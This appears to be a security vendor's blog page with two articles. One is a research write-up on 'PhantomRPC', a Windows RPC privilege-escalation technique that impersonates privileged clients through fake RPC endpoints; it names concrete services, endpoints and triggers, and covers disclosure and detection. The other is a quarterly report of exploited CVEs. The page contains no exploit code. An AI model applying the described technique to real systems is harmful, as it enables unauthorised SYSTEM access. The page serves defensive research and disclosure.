DE8F0008B15F2404F721F76FAC34456A
9BF9F635019494C4B70FB0A7C0FB53E4
A543B96B0938DE798DD4F683DD92A94A
FA08B243F12E31940B8B4B82D3498804

PhantomRPC: A new privilege escalation technique in Windows RPC

Intro

Windows Interprocess Communication (IPC) is one of the most complex technologies within the Windows operating system. At the core of this ecosystem is the Remote Procedure Call (RPC) mechanism, which can function as a standalone communication channel or as the underlying transport layer for more advanced interprocess communication technologies. Because of its complexity and widespread use, RPC has historically been a rich source of security issues. Over the years, researchers have identified numerous vulnerabilities in services that rely on RPC, ranging from local privilege escalation to full remote code execution.

In this research, I present a new vulnerability in the RPC architecture that enables a novel local privilege escalation technique likely in all Windows versions. This technique enables processes with impersonation privileges to elevate their permissions to SYSTEM level. Although this vulnerability differs fundamentally from the “Potato” exploit family, Microsoft has not issued a patch despite proper disclosure.

I will demonstrate five different exploitation paths that show how privileges can be escalated from various local or network service contexts to SYSTEM or high-privileged users. Some techniques rely on coercion, some require user interaction and some take advantage of background services. As this issue stems from an architectural weakness, the number of potential attack vectors is effectively unlimited; any new process or service that depends on RPC could introduce another possible escalation path. For this reason, I also outline a methodology for identifying such opportunities.

Finally, I examine possible detection strategies, as well as defensive approaches that can help mitigate such attacks.

MSRPC

Microsoft RPC (Remote Procedure Call) is a Windows technology that enables communication between two processes. It enables one process to invoke functions that are implemented in another process, even though they are running in different execution contexts.

The figure below illustrates this mechanism.

Let us assume that Host A is running two processes: Process A and Process B. Process B needs to execute a function that resides inside Process A. To enable this type of interaction, Windows provides the Remote Procedure Call (RPC) architecture, which follows a client–server model. In this model, Process A acts as the RPC server, exposing its functionality through an interface, in our example, Interface A. Each RPC interface is uniquely identified by a Universally Unique Identifier (UUID), which is represented as a 128-bit value. This identifier enables the operating system to distinguish one interface from another.

The interface defines a set of functions that can be invoked remotely by the RPC client implemented in Process B. In our example, the interface exposes two functions: Fun1 and Fun2.

To communicate with the server, the RPC client must establish a connection through a communication endpoint. An endpoint represents the access point that enables transport between the client and the server. Because RPC supports multiple transport mechanisms, different endpoint types may exist, depending on the underlying transport.

For example:

  • When TCP is used as the transport layer, the endpoint is a TCP port.
  • When SMB is used, communication occurs through a named pipe.
  • When ALPC is used, the endpoint is an ALPC port.

Each transport mechanism is associated with a specific RPC protocol sequence. For instance:

  • ncacn_ip_tcp is used for RPC over TCP.
  • ncacn_np is used for RPC over named pipes.
  • ncalrpc is used for RPC over ALPC.

In this research, I focus specifically on Advanced Local Procedure Call (ALPC) as the RPC transport mechanism. ALPC is a Windows interprocess communication mechanism that predates MSRPC. Today, RPC can leverage ALPC as an efficient transport layer for communication between processes located on the same machine.

For simplicity, an ALPC port can be thought of as a communication channel similar to a file, where processes can send messages by writing to it, and receive messages by reading from it.

When the client wants to invoke a remote function, for example, Fun1, it must construct an RPC request. This request includes several important pieces of information, such as the interface UUID, the protocol sequence, the endpoint, and the function identifier. In RPC, functions are not referenced by name, but by a numerical identifier called the operation number (OPNUM). Depending on the requirements of the call, the request may also contain additional structures, such as security-related information.

Impersonation in Windows

In Windows, impersonation enables a service to temporarily operate using another user’s security context. For example, a service may need to open a file that belongs to a user while performing a specific operation. By impersonating the calling user, the system allows the service to access that file, even if the service itself would not normally have permission to do so. You can read more about impersonation in James Forshaw’s book Windows Security Internals.

This research focuses specifically on RPC impersonation. Instead of describing the interaction as a service and a user, I refer to the participants as a client and a server. In this model, the RPC server may temporarily adopt the identity of the client that initiated the request.

To perform this operation, the RPC server can call the RpcImpersonateClient API, which causes the server thread to execute under the client’s security context.

However, in some situations, a client may not want the server to be able to impersonate its identity. To control this behavior, Windows introduces the concept of an impersonation level. This defines how much authority the client grants the server to act on its behalf.

These settings are defined as part of the Security Quality of Service (SQOS) parameters, specified using the SECURITY_QUALITY_OF_SERVICE structure.

As you can see, this structure contains the impersonation level field, which determines the extent to which the server can assume the client’s identity.

Impersonation levels range from Anonymous, where the server cannot impersonate the client at all, to Impersonate and Delegate, which allow the server to act fully on behalf of the client.

At the same time, not every server process is allowed to impersonate a client. If any process could perform impersonation freely, it would pose a serious security risk. To prevent this, Windows requires the server process to possess a specific privilege called SeImpersonatePrivilege. Only processes with this privilege can successfully impersonate a client.

This privilege is granted by default to certain service accounts, such as Local Service and Network Service.

Interaction between Group Policy service and TermService

The Group Policy Client service (gpsvc) is a core Windows service responsible for applying and enforcing group policy settings on a system. It runs under the SYSTEM account inside svchost.exe.

When a group policy update is triggered, Windows uses an executable called gpupdate.exe. This tool can be executed with the /force flag to force an immediate refresh of all group policy settings. Internally, this executable communicates with the Group Policy service, which coordinates the update process.

At a certain stage during this operation, the Group Policy service attempts to communicate with TermService (Terminal Service, the Remote Desktop Services service) using RPC.

TermService is responsible for providing remote desktop functionality. This service is not running by default and can be enabled manually by the administrator via activation of Remote Desktop access. When this happens, the service exposes an RPC server with multiple interfaces and endpoints. TermService runs under the NT AUTHORITY\Network Service account.

When the command gpupdate /force is executed, the Group Policy service performs an RPC call to the TermService using the following parameters:

  • UUID: bde95fdf-eee0-45de-9e12-e5a61cd0d4fe.
  • Endpoint: ncalrpc:[TermSrvApi].
  • Function: void Proc8(int).

However, because TermService is disabled by default, the RPC call fails and an exception occurs in rpcrt4.dll (the RPC runtime). The returned error is:

  • 0x800706BA (RPC_S_SERVER_UNAVAILABLE, 1722).

This error indicates that the RPC client could not reach the target server.

Tracing the failure path further reveals that the root cause originates from a call to NtAlpcConnectPort, which is used by RPC to establish an ALPC connection between processes.

The NtAlpcConnectPort function is responsible for connecting to a specific ALPC port and returning a handle that the client can use for further communication. This function accepts multiple parameters.

The first two parameters include:

  • A pointer to the returned port handle.
  • The ALPC port name, represented as an ASCII string.

Another important argument is PortAttributes, which is an ALPC_PORT_ATTRIBUTES structure. Inside this structure is the SECURITY_QUALITY_OF_SERVICE structure, which, as mentioned above, defines the impersonation level used for the connection.

The final parameter of interest is RequiredServerSid, which specifies the expected identity of the target server process. This identity is represented using a Security Identifier (SID) structure.

Inspecting this call reveals that the Group Policy service attempts to connect to the RPC server using an impersonation level of Impersonate, expecting the remote server to run under the Network Service account. This behavior makes sense because TermService normally runs under Network Service.

Based on all the information above, the following scheme can be created to illustrate the interaction between TermService and gpsvc.

Up to this point, nothing unusual has occurred. An RPC client attempts to connect to an RPC server that is unavailable, resulting in an exception handled by the RPC runtime.

However, an interesting question arises: What if an attacker compromises a service that runs under the Network Service identity and mimics the exact RPC server exposed by TermService?

Could the attacker deploy a fake RPC server with the same endpoint?

If so, would the RPC runtime allow the client to connect to this illegitimate server?

And if the connection is successful, how could an attacker leverage this behavior?

Coercing the Group Policy service

To better understand the implications of the previously described behavior, let us consider the following attack scenario.

Imagine an attacker has compromised a service running on the system under the Network Service account, for example, an IIS server operating under the Network Service account. With this level of access, the attacker can deploy a malicious RPC server.

The attacker’s RPC server is designed to mimic the RPC interface exposed by the Remote Desktop service (TermService). Specifically, it implements the same RPC interface UUID and exposes the same endpoint name: TermSrvApi. Once deployed, the malicious server listens for RPC requests that would normally be directed to the legitimate RDP service.

Next, the attacker coerces the Group Policy service by triggering a policy update using gpupdate.exe /force. This causes the Group Policy Client service, which runs under the SYSTEM account, to perform the previously described RPC call. As observed earlier, this RPC call uses a high impersonation level (Impersonate).

When the attacker’s fake RPC server receives the request, it calls RpcImpersonateClient. This enables the server thread to impersonate the security context of the calling client, which, in this case, is SYSTEM.

As a result, the attacker can elevate privileges from Network Service to SYSTEM. In our proof-of-concept implementation, the exploit demonstrates privilege escalation by spawning a SYSTEM-level command prompt.

When this attack scenario was first discussed, it was purely theoretical. However, after implementing the malicious RPC server, the experiment confirmed that Windows allowed the server to be deployed and started successfully, and that the RPC runtime permitted the client to connect to the malicious endpoint. This made it possible to reliably escalate privileges from Network Service to SYSTEM using this technique. For this attack to succeed, though, at least one group policy must be applied on the system.

RPC architecture flow

Further investigation revealed that many Windows services attempt to communicate with TermService using RPC. These RPC calls often originate from winsta.dll, which acts as the RPC client component.

Windows processes invoke APIs exposed by winsta.dll; these APIs rely internally on RPC communication with TermService. This pattern is common in Windows; many system DLLs use RPC behind the scenes when their exported APIs are called.

However, it appears that the RPC runtime (rpcrt4.dll) does not provide a mechanism to verify the legitimacy of RPC servers. Moreover, Windows allows another process to deploy an RPC server that exposes the same endpoint as a legitimate service.

As a result, this architectural design introduces a large attack surface because RPC is heavily used across numerous system DLLs. Applications that invoke seemingly benign APIs may unintentionally trigger privileged RPC interactions. Under certain conditions, these interactions could be abused to achieve local privilege escalation without the user’s knowledge.

Identifying RPC calls to unavailable servers

As the issue appears to stem from an architectural weakness, a systematic approach is needed to identify RPC clients attempting to communicate with servers that are unavailable. First, I need a platform capable of monitoring RPC activity and extracting relevant information from each RPC request.

Specifically, I need to capture key RPC metadata, including:

  • Interface UUID, endpoint, and OPNUM.
  • Impersonation level and RPC status code.
  • Client process privilege level, process name, and module path.

This information is critical because it enables me to reconstruct the RPC interaction, mimic the expected RPC server, and determine how the call is triggered.

The platform that provides this capability is Event Tracing for Windows (ETW). ETW is a built-in Windows logging framework that captures both kernel-mode and user-mode events in real time.

Windows provides a tool called logman to collect ETW data. It enables us to create trace sessions, select event providers, and configure the verbosity level of the tracing process. The collected tracing data is stored in an .etl file, which can later be analyzed using tools such as Event Viewer or other ETW analysis utilities.

ETW provides deep visibility into RPC activity without requiring modifications to applications. Through ETW, it is possible to capture detailed RPC information, such as:

  • RPC bindings
  • Endpoints
  • Interface UUIDs
  • Authentication details
  • Call flow and timing
  • RPC status codes

However, I’m not interested in every RPC event. My focus is on RPC call failures, specifically those that return the status RPC_S_SERVER_UNAVAILABLE.

For an event to be relevant to this research, the exception must meet two conditions:

  • It must originate from a high-privileged process because impersonating such a process may allow an attacker to escalate privileges to a more powerful security context.
  • The RPC call must use a high impersonation level, enabling the server to fully impersonate the client once the connection is established.

I cannot rely solely on the raw ETW output to implement this framework because it contains thousands of events, making manual filtering with standard tools inefficient. Therefore, I need to automate this process. The workflow shown below enables me to efficiently filter and extract only those events that are relevant to this analysis.

After generating the logs as an .etl file, I convert them to JSON format using tools such as etw2json. JSON is a much easier format to process programmatically. In this case, I use a Python script to filter and extract the relevant information.

The filtering process begins with a search for Event ID 1, which corresponds to an RPC stop event. This event indicates that the RPC client has completed the call and the result is available. From this event, I can extract useful information, such as:

  • Status code
  • Client process name
  • Client process ID
  • Endpoint

After extracting the status code, I filter for the specific value RPC_S_SERVER_UNAVAILABLE, which indicates that the target server was unreachable during an RPC call. These events represent the scenarios that are of interest.

However, Event ID 1 does not contain all of the required RPC metadata. To obtain the missing information, it is correlated with Event ID 5, which represents the RPC start event. This event is generated when the client initiates the RPC call.

By matching the metadata between Event ID 1 and Event ID 5, I can recover the missing details, including:

  • Interface UUID
  • OPNUM
  • Impersonation level

After correlating and filtering these events, a JSON entry is obtained that is almost ready for analysis. At this stage, the data can be enriched further by adding context that will be helpful when reversing or analyzing the RPC server implementation. For example, the following can be identified:

  • The DLL where the RPC interface is implemented
  • The location of that DLL
  • The number of procedures exposed by the interface

To retrieve this information, I match the UUID with an external RPC interface database. In this case, I used the RPC database, which contains a comprehensive list of RPC interfaces and their corresponding DLL implementations.

At the end of this process, a complete JSON dataset is obtained that can be used for further analysis.

One important observation is that the RPC calls I am looking for may only occur when specific system actions are triggered. Additionally, the resulting exceptions may vary from one system to another depending on which services are enabled or disabled. Therefore, I need a reliable way to generate these RPC exceptions.

In this research, I used several approaches to trigger such events:

  1. Monitoring RPC activity during system startup
    I observed RPC activity while the system booted. During startup, many services initialize and perform various RPC calls, which increases the chances of capturing calls to unavailable servers.
  2. Triggering administrative operations
    I developed PowerShell scripts that perform common administrative tasks, such as updating Group Policy, changing network settings, or creating new users. These operations often trigger RPC communication and may generate exceptions.
  3. Disabling services intentionally
    After observing that Remote Desktop was disabled by default, I extended this idea by disabling additional services one by one and repeating the previous steps. This approach can reveal RPC clients that attempt to connect to services that are no longer available.

Additional privilege escalation paths

After running the logging and monitoring framework described earlier, I identified four additional scenarios that can lead to privilege escalation. The following sections introduce each case and explain how escalation can be achieved.

User interaction: From Edge to RDP

Microsoft Edge (msedge.exe) comes preinstalled on Windows systems. During startup, Edge triggers an RPC call to TermService. This RPC call is performed with a high impersonation level.

As previously discussed, Terminal Service is disabled by default. Because of this, the expected RPC server is unavailable, creating an opportunity for the attack scenario illustrated below.

The attack follows the same initial assumption as before: the attacker has already compromised a process running under the Network Service account. From there, they deploy the same malicious RPC server that mimics the legitimate TermService RPC interface.

However, unlike the previous scenario where the attacker coerced the Group Policy service, no coercion is required this time. Instead, the attacker simply waits for a high-privileged user, such as an administrator, to launch msedge.exe.

When Edge starts, it triggers the RPC client to attempt communication with the expected TermService RPC interface. Because the legitimate server is not running, the request is received by the attacker’s fake RPC server. Since the RPC call is made with a high impersonation level, the malicious server can call RpcImpersonateClient to impersonate the client process.

As a result, the attacker is able to impersonate the administrator-level client and escalate privileges from Network Service to Administrator.

Background services: From WDI to RDP

Some background Windows services periodically attempt to make RPC calls to the RDP service without user interaction. One such service is the WdiSystemHost service. The Diagnostic System Host Service (WDI) is a built-in Windows service that runs system diagnostics and performs troubleshooting tasks. This service runs under the SYSTEM account.

During normal operation, WDI periodically performs background RPC calls to the Remote Desktop service (TermService) using a high impersonation level. These RPC interactions occur automatically every 5–15 minutes and do not require any user input.

This behavior can be abused in a similar manner to the previous attack scenarios, as illustrated in the figure below.

In this case, however, no user interaction or coercion is required. After deploying a malicious RPC server that mimics the expected TermService RPC interface, the attacker only needs to wait for the WDI service to perform its periodic RPC call. Because the request is made with a high impersonation level, the malicious server can invoke RpcImpersonateClient and impersonate the calling process. This enables the attacker to escalate privileges to SYSTEM.

Abusing the Local Service account: From ipconfig to DHCP

Another scenario involves the DHCP Client service, which manages DHCP client operations on Windows systems. This service runs under the Local Service account and is enabled by default.

The DHCP Client service exposes an RPC server with multiple interfaces and endpoints. These interfaces are frequently invoked by various system DLLs, often using a high impersonation level.

In this scenario, instead of compromising a process running under Network Service, it is assumed the attacker has compromised a process running under the Local Service account. I also assume that the DHCP Client service is disabled, meaning the legitimate RPC server is unavailable.

As the figure below illustrates, the attacker can leverage this situation to escalate privileges.

After gaining control of a Local Service process, the attacker deploys a malicious RPC server that mimics the legitimate RPC server normally exposed by the DHCP Client service. Once the malicious server is running, the attacker waits for a high-privileged user, such as an administrator, to execute ipconfig.exe.

When ipconfig is run, it internally triggers an RPC request to the DHCP Client service. Since the legitimate RPC server is not running, the request is received by the attacker’s fake RPC server. Because the RPC call is performed with a high impersonation level, the malicious server can call RpcImpersonateClient to impersonate the client.

As a result, the attacker can escalate privileges from the Local Service account to the Administrator account.

Abusing Time

The Windows Time service (W32Time) is responsible for maintaining date and time synchronization across systems in a Windows environment. This service is enabled by default and runs under the Local Service account.

The service exposes an RPC server with two endpoints:

  • \PIPE\W32TIME_ALT
  • \RPC Control\W32TIME_ALT

The executable C:\Windows\System32\w32tm.exe interacts with the Windows Time service through RPC. However, before connecting to the valid RPC endpoints exposed by the service, the executable first attempts to access the nonexistent named pipe: \PIPE\W32TIME. This named pipe is not exposed by the legitimate W32Time service. However, if this endpoint were available, w32tm.exe would attempt to connect to it.

An attacker can abuse this behavior by deploying a malicious RPC server that mimics the legitimate RPC interface of the Windows Time service. Rather than exposing the legitimate endpoints, the attacker’s server exposes the nonexistent endpoint \PIPE\W32TIME, as shown in the figure below.

As in the previous scenarios, it is assumed the attacker has already compromised a process running under the Local Service account. The attacker then deploys a fake RPC server that implements the same RPC interface as the Windows Time service, but which exposes the alternative endpoint used by w32tm.exe.

Once the malicious server is running, the attacker simply waits for a high-privileged user, such as an administrator, to execute w32tm.exe. When the executable runs, it attempts to connect to the endpoint \PIPE\W32TIME. Because the attacker’s fake server exposes this endpoint, the RPC request is directed to the malicious server.

Since the RPC call is performed with a high impersonation level, the malicious server can impersonate the calling client. As a result, the attacker can escalate privileges from the Local Service account to the Administrator account.

In this scenario, it is important to note that the legitimate Windows Time service does not need to be disabled. Because the executable attempts to connect to a nonexistent endpoint, it is sufficient for the attacker to expose that endpoint through the malicious RPC server.

Vulnerability disclosure

After discovering the vulnerability, Kaspersky Security Services prepared a 10-page technical report describing the issue and the various aforementioned exploitation scenarios. The report was submitted to the Microsoft Security Response Center (MSRC) to report the vulnerability and request a fix.

Twenty days later, Microsoft responded, indicating that they did not classify the vulnerability as high severity. According to their assessment, the issue was classified as moderate severity and would therefore not be patched immediately. No CVE would be assigned, and the case would be closed without further tracking.

Microsoft explained that the moderate severity classification was due to the requirement that the originating process had to already possess the SeImpersonatePrivilege privilege. Since this privilege was typically required for the attack to succeed, Microsoft determined that the issue did not require immediate remediation.

Kaspersky Security Services respect Microsoft’s assessment and only published the research after the embargo period ends. In line with the coordinated vulnerability disclosure policy, Kaspersky Security Services will refrain from publishing detailed instructions that could enable or accelerate mass exploitation.

The disclosure timeline is shown below:

  • 2025-09-19: Vulnerability reported to Microsoft Security Response Center (Case 101749).
  • 2025-10-10: MSRC response – the case was assessed as moderate severity, not eligible for a bounty, no CVE was issued, and the case was closed without further tracking.
  • 2026-04-24: expected whitepaper publication date.

Detection and defense

As discussed above, this vulnerability is related to an architectural design behavior. Fully preventing it would require Microsoft to release a patch that addresses the underlying issue.

Nevertheless, organizations can still take steps to detect and mitigate potential abuse. ETW-based monitoring within the framework described above enables defenders to identify RPC exceptions in their environment, especially when RPC clients attempt to connect to unavailable servers.

I have provide the tools used in the previously described framework so that organizations can check their environment for such behavior. You can find all of them in the research repository.

By monitoring these events, administrators can identify situations where legitimate RPC servers are expected but not running. In some cases, the attack surface may be reduced by enabling the corresponding services, ensuring that the legitimate RPC server is available. This can hinder attackers from deploying malicious RPC servers that imitate legitimate endpoints.

It is also good practice to reduce the use of the SeImpersonatePrivilege privilege in processes where it is not required. Some system processes need this privilege for normal operations. However, granting it to custom processes is generally not considered good security practice.

Conclusion

All the exploits described in this research were tested on Windows Server 2022 and Windows Server 2025 with the latest available updates prior to the submission date. The proof-of-concept implementations can be found in the research repository. However, it is highly likely that this issue may also be exploitable on other Windows versions.

Because the vulnerability stems from an architectural design issue, there may be additional attack scenarios beyond those presented in this research. The exact exploitation paths may vary from one system to another depending on factors such as installed software, the DLLs involved in RPC communication, and the availability of corresponding RPC servers.

Exploits and vulnerabilities in Q4 2025

The fourth quarter of 2025 went down as one of the most intense periods on record for high-profile, critical vulnerability disclosures, hitting popular libraries and mainstream applications. Several of these vulnerabilities were picked up by attackers and exploited in the wild almost immediately.

In this report, we dive into the statistics on published vulnerabilities and exploits, as well as the known vulnerabilities leveraged with popular C2 frameworks throughout Q4 2025.

Statistics on registered vulnerabilities

This section contains statistics on registered vulnerabilities. The data is taken from cve.org.

Let’s take a look at the number of registered CVEs for each month over the last five years, up to and including the end of 2025. As predicted in our last report, Q4 saw a higher number of registered vulnerabilities than the same period in 2024, and the year-end totals also cleared the bar set the previous year.

Total published vulnerabilities by month from 2021 through 2025 (download)

Now, let’s look at the number of new critical vulnerabilities (CVSS > 8.9) for that same period.

Total number of published critical vulnerabilities by month from 2021 to 2025< (download)

The graph shows that the volume of critical vulnerabilities remains quite substantial; however, in the second half of the year, we saw those numbers dip back down to levels seen in 2023. This was due to vulnerability churn: a handful of published security issues were revoked. The widespread adoption of secure development practices and the move toward safer languages also pushed those numbers down, though even that couldn’t stop the overall flood of vulnerabilities.

Exploitation statistics

This section contains statistics on the use of exploits in Q4 2025. The data is based on open sources and our telemetry.

Windows and Linux vulnerability exploitation

In Q4 2025, the most prevalent exploits targeted the exact same vulnerabilities that dominated the threat landscape throughout the rest of the year. These were exploits targeting Microsoft Office products with unpatched security flaws.

Kaspersky solutions detected the most exploits on the Windows platform for the following vulnerabilities:

  • CVE-2018-0802: a remote code execution vulnerability in Equation Editor.
  • CVE-2017-11882: another remote code execution vulnerability, also affecting Equation Editor.
  • CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to assume control of the system.

The list has remained unchanged for years.

We also see that attackers continue to adapt exploits for directory traversal vulnerabilities (CWE-35) when unpacking archives in WinRAR. They are being heavily leveraged to gain initial access via malicious archives on the Windows operating system:

  • CVE-2023-38831: a vulnerability stemming from the improper handling of objects within an archive.
  • CVE-2025-6218 (formerly ZDI-CAN-27198): a vulnerability that enables an attacker to specify a relative path and extract files into an arbitrary directory. This can lead to arbitrary code execution. We covered this vulnerability in detail in our Q2 2025 report.
  • CVE-2025-8088: a vulnerability we analyzed in our previous report, analogous to CVE-2025-6218. The attackers used NTFS streams to circumvent controls on the directory into which files were being unpacked.

As in the previous quarter, we see a rise in the use of archiver exploits, with fresh vulnerabilities increasingly appearing in attacks.

Below are the exploit detection trends for Windows users over the last two years.

Dynamics of the number of Windows users encountering exploits, Q1 2024 – Q4 2025. The number of users who encountered exploits in Q1 2024 is taken as 100% (download)

The vulnerabilities listed here can be used to gain initial access to a vulnerable system. This highlights the critical importance of timely security updates for all affected software.

On Linux-based devices, the most frequently detected exploits targeted the following vulnerabilities:

  • CVE-2022-0847, also known as Dirty Pipe: a vulnerability that allows privilege escalation and enables attackers to take control of running applications.
  • CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation.
  • CVE-2021-22555: a heap overflow vulnerability in the Netfilter kernel subsystem.
  • CVE-2023-32233: another vulnerability in the Netfilter subsystem that creates a use-after-free condition, allowing for privilege escalation due to the improper handling of network requests.

Dynamics of the number of Linux users encountering exploits, Q1 2024 – Q4 2025. The number of users who encountered exploits in Q1 2024 is taken as 100% (download)

We are seeing a massive surge in Linux-based exploit attempts: in Q4, the number of affected users doubled compared to Q3. Our statistics show that the final quarter of the year accounted for more than half of all Linux exploit attacks recorded for the entire year. This surge is primarily driven by the rapidly growing number of Linux-based consumer devices. This trend naturally attracts the attention of threat actors, making the installation of security patches critically important.

Most common published exploits

The distribution of published exploits by software type in Q4 2025 largely mirrors the patterns observed in the previous quarter. The majority of exploits we investigate through our monitoring of public research, news, and PoCs continue to target vulnerabilities within operating systems.

Distribution of published exploits by platform, Q1 2025 (download)

Distribution of published exploits by platform, Q2 2025 (download)

Distribution of published exploits by platform, Q3 2025 (download)

Distribution of published exploits by platform, Q4 2025 (download)

In Q4 2025, no public exploits for Microsoft Office products emerged; the bulk of the vulnerabilities were issues discovered in system components. When calculating our statistics, we placed these in the OS category.

Vulnerability exploitation in APT attacks

We analyzed which vulnerabilities were utilized in APT attacks during Q4 2025. The following rankings draw on our telemetry, research, and open-source data.

TOP 10 vulnerabilities exploited in APT attacks, Q4 2025 (download)

In Q4 2025, APT attacks most frequently exploited fresh vulnerabilities published within the last six months. We believe that these CVEs will remain favorites among attackers for a long time, as fixing them may require significant structural changes to the vulnerable applications or the user’s system. Often, replacing or updating the affected components requires a significant amount of resources. Consequently, the probability of an attack through such vulnerabilities may persist. Some of these new vulnerabilities are likely to become frequent tools for lateral movement within user infrastructure, as the corresponding security flaws have been discovered in network services that are accessible without authentication. This heavy exploitation of very recently registered vulnerabilities highlights the ability of threat actors to rapidly implement new techniques and adapt old ones for their attacks. Therefore, we strongly recommend applying the security patches provided by vendors.

C2 frameworks

In this section, we will look at the most popular C2 frameworks used by threat actors and analyze the vulnerabilities whose exploits interacted with C2 agents in APT attacks.

The chart below shows the frequency of known C2 framework usage in attacks against users during Q4 2025, according to open sources.

TOP 10 C2 frameworks used by APTs to compromise user systems in Q4 2025 (download)

Despite the significant footprints it can leave when used in its default configuration, Sliver continues to hold the top spot among the most common C2 frameworks in our Q4 2025 analysis. Mythic and Havoc were second and third, respectively. After reviewing open sources and analyzing malicious C2 agent samples that contained exploits, we found that the following vulnerabilities were used in APT attacks involving the C2 frameworks mentioned above:

  • CVE-2025-55182: a React2Shell vulnerability in React Server Components that allows an unauthenticated user to send commands directly to the server and execute them from RAM.
  • CVE-2023-36884: a vulnerability in the Windows Search component that allows the execution of commands on a system, bypassing security mechanisms built into Microsoft Office applications.
  • CVE-2025-53770: a critical insecure deserialization vulnerability in Microsoft SharePoint that allows an unauthenticated user to execute commands on the server.
  • CVE-2020-1472, also known as Zerologon, allows for compromising a vulnerable domain controller and executing commands as a privileged user.
  • CVE-2021-34527, also known as PrintNightmare, exploits flaws in the Windows print spooler subsystem, enabling remote access to a vulnerable OS and high-privilege command execution.
  • CVE-2025-8088 and CVE-2025-6218 are similar directory-traversal vulnerabilities that allow extracting files from an archive to a predefined path without the archiving utility notifying the user.

The set of vulnerabilities described above suggests that attackers have been using them for initial access and early-stage maneuvers in vulnerable systems to create a springboard for deploying a C2 agent. The list of vulnerabilities includes both zero-days and well-known, established security issues.

Notable vulnerabilities

This section highlights the most noteworthy vulnerabilities that were publicly disclosed in Q4 2025 and have a publicly available description.

React2Shell (CVE-2025-55182): a vulnerability in React Server Components

We typically describe vulnerabilities affecting a specific application. CVE-2025-55182 stood out as an exception, as it was discovered in React, a library primarily used for building web applications. This means that exploiting the vulnerability could potentially disrupt a vast number of applications that rely on the library. The vulnerability itself lies in the interaction mechanism between the client and server components, which is built on sending serialized objects. If an attacker sends serialized data containing malicious functionality, they can execute JavaScript commands directly on the server, bypassing all client-side request validation. Technical details about this vulnerability and an example of how Kaspersky solutions detect it can be found in our article.

CVE-2025-54100: command injection during the execution of curl (Invoke-WebRequest)

This vulnerability represents a data-handling flaw that occurs when retrieving information from a remote server: when executing the curl or Invoke-WebRequest command, Windows launches Internet Explorer in the background. This can lead to a cross-site scripting (XSS) attack.

CVE-2025-11001: a vulnerability in 7-Zip

This vulnerability reinforces the trend of exploiting security flaws found in file archivers. The core of CVE-2025-11001 lies in the incorrect handling of symbolic links. An attacker can craft an archive so that when it is extracted into an arbitrary directory, its contents end up in the location pointed to by a symbolic link. The likelihood of exploiting this vulnerability is significantly reduced because utilizing such functionality requires the user opening the archive to possess system administrator privileges.

This vulnerability was associated with a wave of misleading news reports claiming it was being used in real-world attacks against end users. This misconception stemmed from an error in the security bulletin.

RediShell (CVE-2025-49844): a vulnerability in Redis

The year 2025 saw a surge in high-profile vulnerabilities, several of which were significant enough to earn a unique nickname. This was the case with CVE-2025-49844, also known as RediShell, which was unveiled during a hacking competition. This vulnerability is a use-after-free issue related to how the load command functions within Lua interpreter scripts. To execute the attack, an attacker needs to prepare a malicious script and load it into the interpreter.

As with any named vulnerability, RediShell was immediately weaponized by threat actors and spammers, albeit in a somewhat unconventional manner. Because technical details were initially scarce following its disclosure, the internet was flooded with fake PoC exploits and scanners claiming to test for the vulnerability. In the best-case scenario, these tools were non-functional; in the worst, they infected the system. Notably, these fraudulent projects were frequently generated using LLMs. They followed a standardized template and often cross-referenced source code from other identical fake repositories.

CVE-2025-24990: a vulnerability in the ltmdm64.sys driver

Driver vulnerabilities are often discovered in legitimate third-party applications that have been part of the official OS distribution for a long time. Thus, CVE-2025-24990 has existed within code shipped by Microsoft throughout nearly the entire history of Windows. The vulnerable driver has been shipped since at least Windows 7 as a third-party driver for Agere Modem. According to Microsoft, this driver is no longer supported and, following the discovery of the flaw, was removed from the OS distribution entirely.

The vulnerability itself is straightforward: insecure handling of IOCTL codes leading to a null pointer dereference. Successful exploitation can lead to arbitrary command execution or a system crash resulting in a blue screen of death (BSOD) on modern systems.

CVE-2025-59287: a vulnerability in Windows Server Update Services (WSUS)

CVE-2025-59287 represents a textbook case of insecure deserialization. Exploitation is possible without any form of authentication; due to its ease of use, this vulnerability rapidly gained traction among threat actors. Technical details and detection methodologies for our product suite have been covered in our previous advisories.

Conclusion and advice

In Q4 2025, the rate of vulnerability registration has shown no signs of slowing down. Consequently, consistent monitoring and the timely application of security patches have become more critical than ever. To ensure resilient defense, it is vital to regularly assess and remediate known vulnerabilities while implementing technology designed to mitigate the impact of potential exploits.

Continuous monitoring of infrastructure, including the network perimeter, allows for the timely identification of threats and prevents them from escalating. Effective security also demands tracking the current threat landscape and applying preventative measures to minimize risks associated with system flaws. Kaspersky Next serves as a reliable partner in this process, providing real-time identification and detailed mapping of vulnerabilities within the environment.

Securing the workplace remains a top priority. Protecting corporate devices requires the adoption of solutions capable of blocking malware and preventing it from spreading. Beyond basic measures, organizations should implement adaptive systems that allow for the rapid deployment of security updates and the automation of patch management workflows.

❌